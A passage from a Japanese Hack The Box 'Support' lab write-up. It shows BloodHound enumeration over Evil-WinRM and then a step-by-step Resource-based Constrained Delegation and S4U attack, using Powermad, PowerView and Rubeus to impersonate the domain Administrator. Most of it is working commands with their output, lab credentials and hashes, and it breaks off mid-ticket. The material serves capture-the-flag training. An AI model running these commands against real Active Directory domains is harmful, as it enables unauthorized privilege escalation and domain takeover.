(3) BloodHoundを使用してActive Directoryの情報を閲覧できるように、Kali Linux上で環境準備をします。
※Kali Linux上で以下のコマンドを実行する。

$ sudo apt install -y neo4j
$ sudo neo4j start
$ sudo neo4j console
(4) ブラウザを起動して、「http://localhost:7474/」にアクセスすると接続情報を入力する画面が表示される。
(5) 「ユーザー名:neo4j」と「パスワード:neo4j」を入力して「Connect」をクリックする。
(6) 新しいパスワードを入力して、「Change Password」をクリックする。
(7) トップページが表示されることを確認する。
(8) Active Directoryのデータ収集するために、BloodHoundの中にあるSharpHound.exeファイルを取得する。
$ wget https://github.com/SpecterOps/BloodHound-Legacy/releases/download/v4.3.1/BloodHound-linux-x64.zip

$ unzip BloodHound-linux-x64.zip
(9) Evil-WinRMを用いて再度ログインして、/BloodHound-linux-x64/resources/app/Collectors/SharpHound.exeをアップロードする。
$ cd ./BloodHound-linux-x64/resources/app/Collectors/

$ evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
   →ログインに成功する。

*Evil-WinRM* PS C:\Windows\Temp> upload SharpHound.exe
ーーー(省略)ーーー
Info: Upload successful!
(10) SharpHound.exeを実行して、BloodHoundで解析するためのファイルを生成する。
*Evil-WinRM* PS C:\Windows\Temp> ./SharpHound.exe
2025-04-20T07:50:44.5267134-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2025-04-20T07:50:44.6673551-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-20T07:50:44.6829764-07:00|INFORMATION|Initializing SharpHound at 7:50 AM on 4/20/2025
2025-04-20T07:50:44.8236050-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for support.htb : dc.support.htb
2025-04-20T07:50:44.9642258-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2025-04-20T07:50:45.2298520-07:00|INFORMATION|Beginning LDAP search for support.htb
2025-04-20T07:50:45.2923614-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-04-20T07:50:45.2923614-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-04-20T07:51:15.7455724-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2025-04-20T07:51:30.9329656-07:00|INFORMATION|Consumers finished, closing output channel
2025-04-20T07:51:30.9798441-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-04-20T07:51:31.1673542-07:00|INFORMATION|Status: 108 objects finished (+108 2.4)/s -- Using 44 MB RAM
2025-04-20T07:51:31.1673542-07:00|INFORMATION|Enumeration finished in 00:00:45.9625487
2025-04-20T07:51:31.2610989-07:00|INFORMATION|Saving cache with stats: 67 ID to type mappings.
 67 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2025-04-20T07:51:31.2610989-07:00|INFORMATION|SharpHound Enumeration Completed at 7:51 AM on 4/20/2025! Happy Graphing!
(11) dirコマンドを実行し、BloodHoundのファイルが生成されたことを確認する。
Evil-WinRM* PS C:\Users\support\Desktop> dir
ーーー(省略)ーーー
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/22/2025   4:06 AM          12316 20250422040631_BloodHound.zip
-a----         4/22/2025   4:05 AM        1046528 SharpHound.exe
(12) downloadコマンドを実行し、BloodHoundのファイルを攻撃対象のマシン(Support)からKali Linuxにファイルをコピーする。
*Evil-WinRM* PS C:\Users\support\Desktop> download 20250422040631_BloodHound.zip
ーーー(省略)ーーー
Info: Download successful!
(13) BloodHoundを起動する。
※Kali Linux上で以下のコマンドを実行する。

$ sudo ./BloodHound-linux-x64/BloodHound --no-sandbox
(14) BloodHoundのログイン画面が表示されることを確認するため、「ユーザー名:neo4j」と上記(6)で変更したパスワードを入力する。その後、「Login」をクリックする。
(15) BloodHoundの画面が表示されていることを確認する。
(16) ダウンロードしたzipファイルをBloodHoundウィンドウにドラッグ&ドロップでファイルを読み込む。
(17) 左上部のテキストボックスに「SUPPORT@SUPPORT.HTB」を入力して検索すると、「SUPPORT@SUPPORT.HTB」が表示される。その後、「SUPPORT@SUPPORT.HTB」を右クリックで選択する。
(18) 「Mark User as Owned」をクリックする。
(19) ドクロのアイコンが付与されたことを確認する。
(20) [OUTBOUND OBJECT CONTROL] > [Group Delegated Object Control]をクリックすると、[Group Delegated Object Control]に関する内容が表示されることを確認する。
(21) 図の内容を確認すると、supportユーザーはGenericAllという権限を持っていることが分かる。
(22) GenericAllの線を右クリックで選択し、「Help」をクリックする。

(23) 「Windows Abuse」タブをクリックすると、Resource-based Constrained Delegation(RBCD)攻撃がある旨の記載があり、攻撃するためのコマンドが表示される。
RBCD攻撃とは、攻撃者がターゲットのActive Directoryへ侵入後、他の端末へのラテラルムーブメントやドメインにおける権限昇格するための攻撃手法です。
RBCD攻撃の実行可否の確認
(1) ms-ds-machineaccountquotaの値を確認すると10であることが分かったため、認証されたドメインユーザーごとに最大10台のコンピューターをドメインに追加できることが分かる。
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADObject -Identity ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota

ms-ds-machineaccountquota
-------------------------
                       10
(2) msds-allowedtoactonbehalfofotheridentityの値を確認するために、PowerSploitを実行する準備をする。まずはKali Linux上にファイルを格納する。
※PowerSploitはオープンソースの攻撃用セキュリティフレームワークです。
$ git clone https://github.com/PowerShellMafia/PowerSploit

$ cd PowerSploit/Recon/

$ ls -l
  →「PowerView.ps1」ファイルがあることを確認する。
(3) PowerSploitのモジュール(PowerView.ps1)を攻撃対象のマシン(Support)にアップロードする。
$ evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
   →ログインに成功する。

*Evil-WinRM* PS C:\Users\support\Documents> upload PowerView.ps1
ーーー(省略)ーーー
Info: Upload successful!
(4) PowerSploitのモジュールをインポートします。
*Evil-WinRM* PS C:\Users\support\Documents> . ./PowerView.ps1
(5) Get-DomainComputerコマンドを用いて必要な情報を表示すると、値が空であることが分かる。
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentity

name msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
DC
(6) supportユーザーはGenericAll権限を持っており、新規にコンピューターを作成でき、msds-allowedtoactonbehalfofotheridentityの値が空であるためRBCD攻撃ができることが分かる。
PowerMadを用いた偽のコンピュータ作成
(1) 偽のコンピューターを作成すために、PowerMadを実行する準備をする。まずはKali Linux上にファイルを格納する。
$ git clone https://github.com/Kevin-Robertson/Powermad

$ cd Powermad

$ ls -l
  →「Powermad.ps1」ファイルがあることを確認する。
(2) PowerMadのモジュール(PowerView.ps1)を攻撃対象のマシン(Support)にアップロードする。
$ evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
   →ログインに成功する。

*Evil-WinRM* PS C:\Users\support\Documents> upload Powermad.ps1
ーーー(省略)ーーー
Info: Upload successful!
(3) PowerMadのモジュールを読み込む。
*Evil-WinRM* PS C:\Users\support\Documents> . ./Powermad.ps1
(4) PowerMadのNew-MachineAccountを用いて偽のコンピュータを作成してドメインに追加する。パスワードがPassword123であるFAKE-COMP01という名前のマシンをドメインに追加しました
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount FAKE-COMP123 -Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)
[+] Machine account FAKE-COMP123 added
(5) 割り当てられたSID値などを確認する。
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADComputer -identity FAKE-COMP123


DistinguishedName : CN=FAKE-COMP123,CN=Computers,DC=support,DC=htb
DNSHostName       : FAKE-COMP123.support.htb
Enabled           : True
Name              : FAKE-COMP123
ObjectClass       : computer
ObjectGUID        : 5c4ff169-0ce8-41eb-8a3a-431646c5bc42
SamAccountName    : FAKE-COMP123$
SID               : S-1-5-21-1677581083-3380853377-188903654-5603
UserPrincipalName :
RBCDの設定
(1) PowerShellの組み込みActive Directoryモジュールを使用してPrincipalsAllowedToDelegateToAccountの値をFAKE-COMP123に設定すると、自動的にmsds-allowedtoactonbehalfofotheridentity属性を付与される。そのため、Set-ADComputerコマンドを使用して、PrincipalsAllowedToDelegateToAccountの値にFAKE-COMP123を設定する。
*Evil-WinRM* PS C:\Users\support\Documents> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP123$
(2) Get-ADComputerコマンドを用いて、PrincipalsAllowedToDelegateToAccount はFAKE-COMP123に設定されており、コマンドが成功したことを意味します。
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                          : dc.support.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKE-COMP123,CN=Computers,DC=support,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName                    :
(3) msds-allowedtoactonbehalfofotheridentityの値を確認する。しかし、RawSecurityDescriptor型であるため、何が起こっているのかは不明。
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | select msds-allowedtoactonbehalfofotheridentity

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
(4) msds-allowedtoactonbehalfofotheridentityの値をバイト列を文字列に変換するために、まずはRawBytesという変数に保存する。
*Evil-WinRM* PS C:\Users\support\Documents> $RawBytes = Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity
(5) RawBytesのデータをRawSecurityDescriptor型に変換して、Descriptorという変数に保存する。
*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
(6) Descriptorの内容を表示すると、随意アクセス制御リスト (DiscretionaryAcl)が設定されていることが分かる。
※随意アクセス制御リスト(DACL)とは、Windowsのセキュリティ機能の一つでファイルやフォルダに対するアクセス権をリストの形で列挙したもの。
*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor


ControlFlags           : DiscretionaryAclPresent, SelfRelative
Owner                  : S-1-5-32-544
Group                  :
SystemAcl              :
DiscretionaryAcl       : {System.Security.AccessControl.CommonAce}
ResourceManagerControl : 0
BinaryLength           : 80
(7) DescriptorのDiscretionaryAclを表示すると、SecurityIdentifierが先ほど確認したFAKE-COMP123 のSIDに設定され、AceTypeがAccessAllowedに設定されていることが分かる。
*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor.DiscretionaryAcl


BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-5603
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
S4U攻撃の実行
(1) S4U攻撃で管理者に代わってKerberosチケットを取得するために、Rubeusを実行する準備をする。まずはGithub上のファイルを取得する。
$ git clone https://github.com/r3motecontrol/Ghostpack-CompiledBinaries

$ cd Ghostpack-CompiledBinaries

$ ls -l
  →「Rubeus.exe」ファイルがあることを確認する。
(2) Rubeus.exeを攻撃対象のマシン(Support)にアップロードする。
$ evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb
   →ログインに成功する。

*Evil-WinRM* PS C:\Users\support\Documents> upload Rubeus.exe
ーーー(省略)ーーー
Info: Upload successful!
(3) Rubeus.exeを実行して、コンピュータオブジェクトの作成に使用したパスワードのハッシュを取得する。
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Password123 /user:FAKE-COMP123$ /domain:support.htb

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123
[*] Input username             : FAKE-COMP123$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfake-comp123.support.htb
[*]       rc4_hmac             : 58A478135A93AC3BF058A5EA0E8FDB71
[*]       aes128_cts_hmac_sha1 : D9775CE188CD0F178FE875E16C5CEB0C
[*]       aes256_cts_hmac_sha1 : F6CCF27A1B438CEF4AF2040339E135AFE9774AABA1516C78DA59888B8FE02096
[*]       des_cbc_md5          : FDD313FD32B5D629
(4) Rubeus.exeを用いて管理者用のKerberosチケットを生成する。
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:FAKE-COMP123$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'support.htb\FAKE-COMP123$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFljCCBZKgAwIBBaEDAgEWooIEqTCCBKVhggShMIIEnaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBGMwggRfoAMCARKhAwIBAqKCBFEEggRN6oniwepT
